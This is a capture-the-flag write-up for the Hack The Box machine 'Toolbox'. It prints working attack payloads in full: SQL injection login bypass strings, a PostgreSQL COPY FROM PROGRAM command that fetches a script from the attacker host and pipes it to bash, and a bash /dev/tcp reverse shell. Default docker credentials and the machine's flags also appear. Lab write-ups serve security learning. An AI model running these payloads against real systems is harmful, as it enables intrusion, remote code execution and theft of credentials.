Toolbox by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Toolbox	10.10.10.236	Windows	20	3.5	1031	980	Yes	2021-03-12	2021-04-12	No	339

Summary

1. Scan ports -> 21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669
2. Anonymous login on ftp (21) -> `docker-toolbox.exe`
3. Enumerate port 443 -> `megalogistic.com` and `admin.megalogistic.com`
4. SQLi on `admin.megalogistic.com` -> Login bypass and `PostgreSQL RCE`
5. Reverse shell through PSQL -> `postgres` user on `172.17.0.2` (User shell)
6. Default credentials on ssh for `172.17.0.1` -> `docker` user
7. `C` mounted on `/c` on `172.17.0.1` -> LFI on `10.10.10.236`
8. Copy `/c/Users/Administrator/.ssh/id_rsa` -> ssh admin user on `10.10.10.236` (Root User)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Windows.

```
❯ ping -c 1 10.10.10.236
PING 10.10.10.236 (10.10.10.236) 56(84) bytes of data.
64 bytes from 10.10.10.236: icmp_seq=1 ttl=127 time=45.1 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -sS --min-rate=5000 -p- -n -Pn 10.10.10.236 -v -oG Enum/allPorts
```

With the utility `extractPorts` we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.236

    [*] Open ports:  21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669


[*] Ports have been copied to clipboard...
```

Next, run a detailed port scan on the open ports:

```
❯ nmap -p21,22,135,139,443,445,5985,47001,49664,49665,49666,49667,49668,49669 -A -n 10.10.10.236
-v -oN Enum/targeted
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.38 ((Debian))
|_http-title: MegaLogistics
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Issuer: commonName=admin.megalogistic.com/organizationName=MegaLogistic
Ltd/stateOrProvinceName=Some-State/countryName=GR
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-02-18T17:45:56
| Not valid after:  2021-02-17T17:45:56
| MD5:   091b 4c45 c743 a4e0 bdb2 d2aa d860 f3d0
|_SHA-1: 8255 9ba0 3fc7 79e4 f05d 8232 5bdf a957 8b2b e3eb
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.38 (Debian)
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Final nmap report

Port	Service	Version	Extra
21	ftp	FileZilla ftpd	Anonymous login
22	ssh	OpenSSH	Windows_7.7
135	msrpc	Microsoft Windows RPC	-
139	netbios-ssn	Microsoft Windows netbios-ssn	-
443	ssl/http	Apache httpd 2.4.38	Debian
445	microsoft-ds?	-	-
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	-

Port	Service	Version	Extra
47001	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	-
49664	msrpc	Microsoft Windows RPC	-
49665	msrpc	Microsoft Windows RPC	-
49666	msrpc	Microsoft Windows RPC	-
49667	msrpc	Microsoft Windows RPC	-
49668	msrpc	Microsoft Windows RPC	-
49669	msrpc	Microsoft Windows RPC	-

Ftp anonymous login

As we can connect to the FTP server with anonymous login, we can try to list the files in the server:

```
`❯ ftp 10.10.10.236 21
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:r3van): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
200 Port command successful
150 Opening data channel for file download from server of "/docker-toolbox.exe"
242520560 bytes received in 161 seconds (1.44 Mbytes/s)
```

The binary downloaded is not useful now, we'll keep it for later.

HTTPS Enumeration (megalogistic.com)

Technology scan

```
❯ whatweb https://10.10.10.236
https://10.10.10.236 [200 OK] Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], HTML5,
HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.10.10.236], JQuery[3.3.1], Script,
Title[MegaLogistics]
```

Toguether with wappalyzer:

Technology	Version	Detail
JQuery	3.3.1	-
Apache	2.4.38	Debian Linux

We see that the Apache Server is said to be hosted on a debian linux, which suggests the pressence of dockers or VMs.

Web content fuzzing

First, fuzz all the subdirectories of the web page:

```
❯ wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc
404 --hh 22357 "https://10.10.10.236/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.236/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000016:   301        9 L      28 W       315 Ch      "images"
000000550:   301        9 L      28 W       312 Ch      "css"
000000953:   301        9 L      28 W       311 Ch      "js"
000002771:   301        9 L      28 W       314 Ch      "fonts"
```

All the redirections lead to a 403, Forbidden. Next, let's try to enumerate the subdomains, to do so, we first need a domain name. As the name megalogistics is on every page as the title, we can try assuming the domain name is `megalogistics.htb`:

```
❯ sudo -e /etc/hosts # Add domain megalogistics.htb
❯ wfuzz -c -u "https://megalogistics.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-
top1million-110000.txt --hh 22357 -H "Host:FUZZ.megalogistics.htb" --hc 404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://megalogistics.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000009532:   400        12 L     53 W       424 Ch      "#www"
000010581:   400        12 L     53 W       424 Ch      "#mail"
000047706:   400        12 L     53 W       424 Ch      "#smtp"
```

We didn't find anything useful. The last thing we can do, since this is a https server, we can try to enumerate subdomains via `openssl`:

```
❯ openssl s_client -connect 10.10.10.236:443
CONNECTED(00000003)
Cant use SSL_get_servername
depth=0 C = GR, ST = Some-State, O = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
verify error:num=18:self signed certificate
verify return:1
depth=0 C = GR, ST = Some-State, O = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
verify error:num=10:certificate has expired
notAfter=Feb 17 17:45:56 2021 GMT
verify return:1
depth=0 C = GR, ST = Some-State, O = MegaLogistic Ltd, OU = Web, CN = admin.megalogistic.com,
emailAddress = admin@megalogistic.com
notAfter=Feb 17 17:45:56 2021 GMT
verify return:1
---
```

```
Certificate chain
# Not useful info here
    Max Early Data: 0
---
read R BLOCK
closed
```

We discovered the subdomain admin.megalogistic.com, which confirms the existence of megalogistic.com but not megalogistics.htb.

HTTPS Enumeration (admin.megalogistic.com)

Technology scan

```
❯ whatweb https://admin.megalogistic.com
https://admin.megalogistic.com [200 OK] Apache[2.4.38], Cookies[PHPSESSID], Country[RESERVED]
[ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.10.10.236], PHP[7.3.14],
PasswordField[password], Title[Administrator Login], X-Powered-By[PHP/7.3.14]
```

Toguether with wappalyzer:

Technology	Version	Detail
Apache	2.4.38	Debian Linux
PHP	7.3.14	-
Cookies	-	PHPSESSID

Web content fuzzing

First, fuzz all the subdirectories of the web page:

```
❯ wfuzz -c -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc
404 --hh 22357 "https://admin.megalogistic.com/FUZZ"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://admin.megalogistic.com/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
```

Login bypass


The only page available is an admin login, when we insert incorrect credentials we obatin:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username=admin&password=1234" -k -s | grep
"Login failed"
<label>Login failed</label>    <!-- Remind Passowrd -->
❯ curl -X POST "https://admin.megalogistic.com" -d "username=dmin&password=1234" -k -s | grep
"Login failed"
<label>Login failed</label>    <!-- Remind Passowrd -->
```

The output is te same for every error case, so the best we can try is SQLi:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username=admin' or 1=1 -- -&password=1234" -k
-s | grep "Login failed"
```

As we don't know any user, we can try to log in as any user on the DB, and we succeed, logging in as admin:


https://admin.megalogistic.com/dashboard.php#
Dashboard
Server
ToDo
ACTIVE USERS
12
OVERVIEW
Administrator
Administrator
uplusion23
https://admin.megalogistic.com/dashboard.php#

SERVER IS CURRENTLY STABLE
The server is running normally and no issues have recently been detected. If you notice an outage, please report it to the administrator.

Send credentials to Tony

Update Printer Drivers

We enumerate a user name, tony, and the name of the tool in the inferior left corner, uplusion23. After researching, uplusion23 seems useless. As everything in the web page seems useless, we can try to exploit the SQLi found, to enumerate tables, obtain creds or RCE. First we can try to enumerate tables based on errors:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username=' -&password=1234" -k -s | grep
"LINE"
LINE 1: ...ROM users WHERE username = '' -' AND password = md5('1234');
```

We found a table `users` and two columns `username` and `password`. If we execute the same query, but grepping by `ERROR`, we cam see:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username=' -&password=1234" -k -s | grep ERROR
<b>Warning</b>:  pg_query(): Query failed: ERROR:  syntax error at or near &quot;1234&quot;
```

We are injecting into a PostgreSQL database. First thing we can try is testing the users permissions, for example, inserting into tables or created them:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; insert into users(username,password) values('k0rriban',md5('1234')); -- -&password=1234" -k -s
```

We can see no error, and if we try to connect as k0rriban:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username=k0rriban&password=1234" -k -s | grep "Login failed"
```

Let's test the capacity of creating tables:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; CREATE TABLE test_cmd_exec(cmd_output text); -- -&password=1234" -k -s
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; CREATE TABLE test_cmd_exec(cmd_output text); -- -&password=1234" -k -s
<br />
<b>Warning</b>:  pg_query(): Query failed: ERROR:  relation &quot;test_cmd_exec&quot; already exists in <b>/var/www/admin/index.php</b> on line <b>10</b><br />
```

So we can create tables.

RCE on PostgreSQL

With the capacity of table creation, we can exploit the RCE explained at PostgreSQL RCE:

```
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl 10.10.16.2:4444/test'; select 'admin' -- -&password=1234" -k -s
```

This way, if we don't receive any output, it means the command was executed successfully and `select 'admin'`, which bypasses the login, would make the request successful. If the query fails before that select, then an error will be displayed. Let's allocated a python server on port 4444 and try that payload:

```
# My machine before connection
❯ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
# Payload execution
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl 10.10.16.2:4444/test'; select 'admin' -- -&password=1234" -k -s
# My machine after connection
10.10.10.236 - - [05/Jun/2022 15:22:33] code 404, message File not found
10.10.10.236 - - [05/Jun/2022 15:22:33] "GET /test HTTP/1.1" 404 -
```

So we do have RCE through postgresql. Now we can attempt to obtain a reverse shell using curl:

```
❯ echo "bash -i >& /dev/tcp/10.10.16.2/3333 0>&1" > Exploits/reverse_tcp
❯ curl -X POST "https://admin.megalogistic.com" -d "username='; DROP TABLE IF EXISTS cmd_exec; CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'curl 10.10.16.2:4444/Exploits/reverse_tcp | bash'; select 'admin' -- -&password=1234" -k -s
# After running the payload, the listening terminal is
❯ nc -nlvp 3333
Connection from 10.10.10.236:52436
bash: cannot set terminal process group (2377): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ whoami
whoami
postgres
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ cat /etc/passwd | grep "sh$"
<ib/postgresql/11/main$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
postgres:x:102:104:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

As we can see, there is no other user with a shell different than root. If we access to `/var/lib/postgresql/` we can see the `user.txt` flag.

Pivoting to host docker

In order to pivot we might need to root this machine, to do so, we can test:

```
postgres@bc56e3cc55e9:/var/lib/postgresql$ sudo -l
sudo -l
bash: sudo: command not found
```

Sudo is not installed, so we can try to enumerate the host's ip:

```
postgres@bc56e3cc55e9:/tmp$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         172.17.0.1      0.0.0.0         UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
```

We can see that the gateway is `172.17.0.1` and assuming a `NAT` network configuration, this must be the host's ip. Now, we can try to manually scan the ports of the host:

```
postgres@bc56e3cc55e9:/tmp$ cat portScan
cat portScan
#!/bin/bash

if [ $1 ];then
  ip_addr=$1
  echo -e "\n[*] Testing all open ports on $ip_addr\n"
  for port in `seq 1 65535`; do
    timeout 1 bash -c "echo '' > /dev/tcp/$ip_addr/$port" 2>/dev/null && echo -e "\t[+] Port $port - open" &
  done
  echo -e "\n[*] Tested 65535 Ports"
else
  echo -e "Usage: $0 <ip-address>\n"
  exit 1
fi
postgres@bc56e3cc55e9:/tmp$ ./portScan 172.17.0.1
./portScan 172.17.0.1
```

```
[*] Testing all open ports on 172.17.0.1

    [+] Port 22 - open
    [+] Port 443 - open
    [+] Port 2376 - open
```

Remember, the resource found on the host's ftp server: `docker-toolbox.exe`. We can try to use default credentials for docker-toolbox `docker:tcuser`. As there is no user with name docker in this machine, we can try `tcuser` as root passwd:

```
postgres@bc56e3cc55e9:/tmp$ su root
su root
Password: tcuser
su: Authentication **failure**
```

But ended up in failure. Anyway, as port 22 is open for the host `172.17.0.1` and `10.10.10.236`, we can ssh into `docker` user:

```
❯ ssh docker@10.10.10.236
The authenticity of host '10.10.10.236 (10.10.10.236)' cant be established.
ED25519 key fingerprint is SHA256:KJAib23keV2B8xvFaxg7e79uztryW+LYX+Wb2qA9u4k.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.236' (ED25519) to the list of known hosts.
docker@10.10.10.236s password: # tcuser
Permission denied, please try again.
postgres@bc56e3cc55e9:/tmp$ ssh docker@172.17.0.1
docker@172.17.0.1s password: # tcuser
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$ hostname -i
127.0.0.1
```

So the machine we accessed is not the host. Let's enumerate it.

Pivoting to host machine

Check the users with a shell:

```
docker@box:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tc:x:1001:50:Linux User,,,:/home/tc:/bin/sh
docker:x:1000:50:Docker:/home/docker:/bin/bash
docker@box:~$ ls /home
docker     dockremap
```

If we check the sudoers file:

```
docker@box:~$ sudo -l
User docker may run the following commands on this host:
    (root) NOPASSWD: ALL
```

We can then obtain a root user:

```
docker@box:~$ sudo su
root@box:/home/docker# whoami
root
```

But if we list the root directory:

```
root@box:/home/docker# ls /
bin           home          linuxrc       root          sys
c             init          mnt           run           tmp
dev           lib           opt           sbin          usr
etc           lib64         proc          squashfs.tgz  var
root@box:/home/docker# ls /c
Users
root@box:/home/docker# ls /c/Users/
Administrator  Default        Public         desktop.ini
All Users      Default User   Tony
```

We can see that the `c` drive of the host machine is mounted on the `/` directory of the container. If we check `C:/Users/Administrator/` we can see a `.ssh` folder:

```
root@box:/c/Users/Administrator# ls -la
total 1453
drwxrwxrwx    1 docker   staff         8192 Feb  8  2021 .
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 ..
drwxrwxrwx    1 docker   staff         4096 Jun  5 10:11 .VirtualBox
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 .docker
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 .ssh
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 3D Objects
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 AppData
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 Application Data
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Contacts
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 Cookies
dr-xr-xr-x    1 docker   staff            0 Feb  8  2021 Desktop
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 Documents
dr-xr-xr-x    1 docker   staff            0 Apr  5  2021 Downloads
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Favorites
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Links
drwxrwxrwx    1 docker   staff         4096 Feb 18  2020 Local Settings
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Music
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 My Documents
-rwxrwxrwx    1 docker   staff       262144 Jan 11 15:13 NTUSER.DAT
-rwxrwxrwx    1 docker   staff        65536 Feb 18  2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TM.blf
-rwxrwxrwx    1 docker   staff       524288 Feb 18  2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TMContainer00000000000000000001.regtrans-ms
-rwxrwxrwx    1 docker   staff       524288 Feb 18  2020 NTUSER.DAT{1651d10a-52b3-11ea-b3e9-
000c29d8029c}.TMContainer00000000000000000002.regtrans-ms
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 NetHood
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Pictures
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Recent
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Saved Games
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Searches
dr-xr-xr-x    1 docker   staff            0 Sep 15  2018 SendTo
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Start Menu
drwxrwxrwx    1 docker   staff            0 Sep 15  2018 Templates
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 Videos
-rwxrwxrwx    1 docker   staff        32768 Feb 18  2020 ntuser.dat.LOG1
-rwxrwxrwx    1 docker   staff        49152 Feb 18  2020 ntuser.dat.LOG2
-rwxrwxrwx    1 docker   staff           20 Feb 18  2020 ntuser.ini
```

If we check it, we can obtain the `id_rsa` of the administrator user:

```
root@box:/c/Users/Administrator# cd .ssh
root@box:/c/Users/Administrator/.ssh# ls
authorized_keys  id_rsa           id_rsa.pub       known_hosts
root@box:/c/Users/Administrator/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
-----END RSA PRIVATE KEY-----
```

So we can connect to the host machine with the administrator user:

```
❯ echo "-----BEGIN RSA PRIVATE KEY-----
-----END RSA PRIVATE KEY-----" > Results/id_rsa
❯ chmod 600 Results/id_rsa
❯ ssh Administrator@10.10.10.236 -i Results/id_rsa
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@TOOLBOX C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::15d
   IPv6 Address. . . . . . . . . . . : dead:beef::14b5:2e6f:429a:c35
   Link-local IPv6 Address . . . . . : fe80::14b5:2e6f:429a:c35%9
   IPv4 Address. . . . . . . . . . . : 10.10.10.236
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:8918%9
                                       10.10.10.2

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3091:5918:fd6d:c615%4
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2874:76d:4b97:4b5%10
   IPv4 Address. . . . . . . . . . . : 192.168.99.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

We obtained a root shell on the host machine.

CVE

No CVEs were used to pwn this target.

Machine flags

Type	Flag	Blood	Date
User	f0183e44378ea9774433e2ca6ac78c6a	No	05-06-2022
Root	cc9a0b76ac17f8f475250738b96261b3	No	05-06-2022

References

- https://book.hacktricks.xyz/pentesting-web/sql-injection/postgresql-injection#rce
- https://stackoverflow.com/questions/32646952/docker-machine-boot2docker-root-password